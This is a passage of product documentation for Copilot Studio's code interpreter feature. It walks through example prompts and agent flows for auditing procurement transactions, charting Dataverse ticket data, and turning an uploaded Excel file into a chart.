3. **Consult error logs for detailed information.** Review the error logs in Copilot Studio or the associated Power Platform environment to identify the root cause of the issue and take corrective action.

Related information

- [Use code interpreter to analyze structured data](#)
- [Code interpreter for developers](#)
- [Code interpreter PCF component sample](#)

Use code interpreter in prompts examples

The following examples demonstrate the functionality of code interpreter for handling complex prompts.

The examples assume you [started a new prompt and turned on code interpreter in prompt settings](#).

Example scenario 1: code interpreter prompt to audit transactions

The purchasing manager at Contoso regularly audits purchase transactions. They receive a periodic PDF report identifying high-risk vendors, and follow a policy requiring purchase orders for transactions of over \$10,000. The purchasing manager uses the PDF to audit the transactions in Excel. The purchasing manager uses prompts with code interpreter to automate this audit process.

Edit and test the transactions prompt

With the prompt editor open and code interpreter turned on, follow these steps to create the prompt:

1. Enter the following instructions for the prompt:

Copilot prompt

```
1. You are given:
-An Excel file <parameter A> with thousands of procurement transactions,
including vendor name, invoice amount, PO number, and transaction date.
-A PDF file <parameter B> listing vendors flagged as "High Risk" in the latest
compliance audit.

2. Your tasks:
-Process the Excel file to identify:
-Transactions over $10,000 with missing or blank PO numbers.
-Extract vendor names from the PDF file that are marked "High Risk".
-Cross-reference the vendor names in Excel with those from the PDF file.
-Flag transactions that meet either of the following criteria:
  -High-value transaction with missing PO
  -Vendor is classified as High Risk
-For each flagged transaction:
  -Highlight the row in red
  -Add a comment explaining the issue (for example, "High Risk Vendor" or "PO
```

Missing")

3. Generate a summary report listing:

- Total flagged transactions
- Vendor names involved
- Reasons for flagging

4. Return:

- The updated Excel file with highlights and comments
- A summary audit report formatted as PDF
- A summary of updates made in text

2. In the instructions, replace `<parameter A>` with a file input parameter for the Excel file that contains procurement transactions. To make the change, replace the text with `/` and select **Image or document** from the context menu. Provide a name for this parameter such as "procurement transactions," and upload a sample Excel file with transactions using the expected format.

Make sure to have transaction ID, vendor name, invoice amount, PO number, and transaction date as columns in the transaction file. You can use another prompt with code interpreter turned on to create this sample Excel file as needed.

3. Follow the same steps to replace the text `<parameter B>` with an uploaded input PDF document for the vendor risk report. You can have vendor names as a list in the PDF file. Again, you can use another prompt with code interpreter turned on to create the sample PDF file as needed.

4. Select **Test**.

In a few seconds, you should see the summary output in text as the model response.

ⓘ **Note**

You can leave the default model as GPT-4o or select any other as needed.

5. Under **Model response > Output**, select **Document** for the model response format. The model response should also show the updated Excel file with flagged transactions and the summary report in PDF format. You can download these files to verify the results.

ⓘ **Important**

To retest with a different file, you have to change the prompt text and save. Simply uploading or swapping the sample file without modifying the prompt doesn't trigger

reprocessing.

This example illustrates the power of code interpreter enabling prompts to perform complex scenarios using files.

Example scenario 2: code interpreter prompt to create a visual summary of Dataverse tables

This example shows how to create a prompt with code interpreter turned on to read records from Dataverse tables, analyze the data, and generate a visual summary (chart) and a text summary.

Edit and test the Dataverse prompt

With the prompt editor open and code interpreter turned on, follow these steps to create the prompt:

1. Enter the following instructions for the prompt:


Copilot prompt

```
1. You are given:
- Ticket data that gives the created date/time, first response date/time, and the first response SLA date/time:


2. Your tasks:
- Create a histogram of the tickets by day of the week created and show the first response SLA status
- Create insights into trends in the data

3. Return:
- A graph. Make sure to return the graph as a base64 encoded image
- A summary of insights
```


2. Ground the prompt by linking to relevant Dataverse tables (for example, tickets, staff schedules).
 - a. Use  to open the input and knowledge menu and select **Dataverse** under **Knowledge**.



- Select a table and select necessary fields (for example, ticket status, assigned agent, SLA status) to the prompt.
- Select **Add** to add the fields from the table to the prompt.




- Select **Filter attribute**, as needed, to filter the table data on specific attributes and values.



3. Select **Test** to run the prompt.

4. Verify that the prompt reads ticket data, applies assignment rules, and updates records in Dataverse as expected.



5. Save the prompt.


Integrate the prompt into an agent flow in Copilot Studio

Next, you can create an agent flow to wrap the prompt and connect it to Dataverse.


1. Return to the **Tools** page for the agent and select **Add a tool > New tool > Agent flow**.

The agent flow designer appears with an initial **When an agent calls the flow** trigger.

2. In the designer, select **Insert > Run a prompt** to add a new **Run a prompt** action.




3. In the **Run a prompt** node, select your code interpreter prompt.



4. In the designer, select **Insert > Respond to the agent** to add a new **Respond to the agent** action after the **Run a prompt** action.
5. Next, open the **Respond to the agent** node editor to select parameters to pass back to the agent as outputs.
6. Use **Add an output** to add the summary text and the graph image data from the prompt as outputs for the flow.

Name one of the outputs **Summary**, and use the dynamic value option to select the **Insights** output variable from the **Run a prompt** action.

Name the second output **GraphBase64**, and define the output value using the expression option. Select the Base64 image output from the **Run a prompt** action.



7. Select **Save draft**.

8. On the **Overview** tab, under **Details**, give the flow a name.

Publish and use the agent

1. Save and publish the agent.

The agent can now process Dataverse records and generate a summary and chart.

2. Go to the agent **Tools** page and select the specific agent flow that uses the prompt.

3. Under **Completion**, set the **After running** action to **Send an adaptive card (specify below)**.

4. Under **Adaptive card to display using a Power Fx formula**, select **Formula** to define the card using a formula.

The adaptive card formula editor appears.

5. Define the contents and source for the adaptive card using the following formula:

powerfx

```
{
  "$schema": "http://adaptivecards.io/schemas/adaptive-card.json",
  "type": "AdaptiveCard",
  "version": "1.0",
```

```

"body": [
  {
    "type": "Image",
    "url": "data:image/png;base64," & Topic.Output.GraphBase64,
    "altText": "Ticket analysis generated graph"
  },
  {
    "type": "TextBlock",
    "text": Topic.Output.Summary,
    "wrap": true
  }
]
}

```

Here, `Topic.Output.GraphBase64` and `Topic.Output.Summary` are the output variables defined earlier for the agent flow.

6. Save your agent and test it.
7. **Publish** your agent so that other users can generate dynamic content based on the Dataverse tables.

Example scenario 3: code interpreter prompt to create a chart from a user-supplied Excel file

This example shows how to create a prompt with code interpreter turned on to read an uploaded Excel file, convert the data into a chart image, and return the image to the user. The prompt is triggered from a topic when the user uploads an Excel file and asks for a chart.

Create and configure the chart generation prompt

With the prompt editor open and code interpreter enabled, follow these steps to create a prompt:

1. Give your prompt a meaningful name (for example, *Image gen prompt*), and enter the following instructions for the prompt:

Copilot prompt


Read the attached Excel (.xlsx) and convert it into a chart named mychart.png.

2. Use **/** to open the input and knowledge menu and select **Image or document** under **Input**.

3. Select an Excel file with sample data to upload as the document input for testing.
4. Select **Save**.
5. Select **Add to agent** to add the prompt as a tool.


Create a topic that calls the chart prompt

1. Go to the **Topics** tab in Copilot Studio and create a new topic by selecting **Add a topic > From blank**.
2. Under the **Trigger** note, set **Describe what the topic does** to "When a file is uploaded and the user says 'generate my chart.'"
3. Select **Add node**, and then select **Variable management > List management > Loop through a list** to add a loop node.
4. Select the **Loop through a list** node to open the node editor. Under **Items to loop over**, select **Select variable > System > Activity.Attachments**.




5. Within the loop, select **Add node**, and then select **Add a tool** and select the prompt you created earlier to add the prompt tool to the topic.

6. Configure input and output variables accordingly. For the input, set using a formula to `Topic.LoopValue1.Value` and select **Insert**. For the output, initialize a variable named `Output` to capture the prompt output.




7. Within the loop, select **Add node** > **Create a message** to add a message node. The message node is used to relay the prompt output back to the user. In this example, the prompt initializes the variable `Output` with the response. The text is stored in `Output.text`.
8. In the text portion of the message, select **Insert variable** and select `Output.text`.
9. Select **Add** > **Image** to add an image to the message.



10. Next, format to display the image correctly. Select **Media** and under **Image URL**, select **Select variable > Formula**, and enter the following formula: `"data:" & Topic.Output.artifacts.mychart.mimeType & ";base64," & Topic.Output.artifacts.mychart.base64Content`

ⓘ Note

This format is required in order for the chat to render the image correctly. In this example, `mychart` represents the name we selected for the file output in our prompt and `output` is the variable name. The details can change in other examples depending on how the prompt output and topic variables are named.



11. Select **Save** to save your topic.

12. Select **Test**. You should see an image displayed when the prompt is triggered.



More examples of prompts using code interpreter

The following table provides more examples of prompts that can be used with code interpreter turned on. These examples show how to prompt code interpreter to perform complex tasks.

[Expand table](#)

Prompt	Expected result
Create a PDF file to capture order details	Generate an order capture form in PDF form
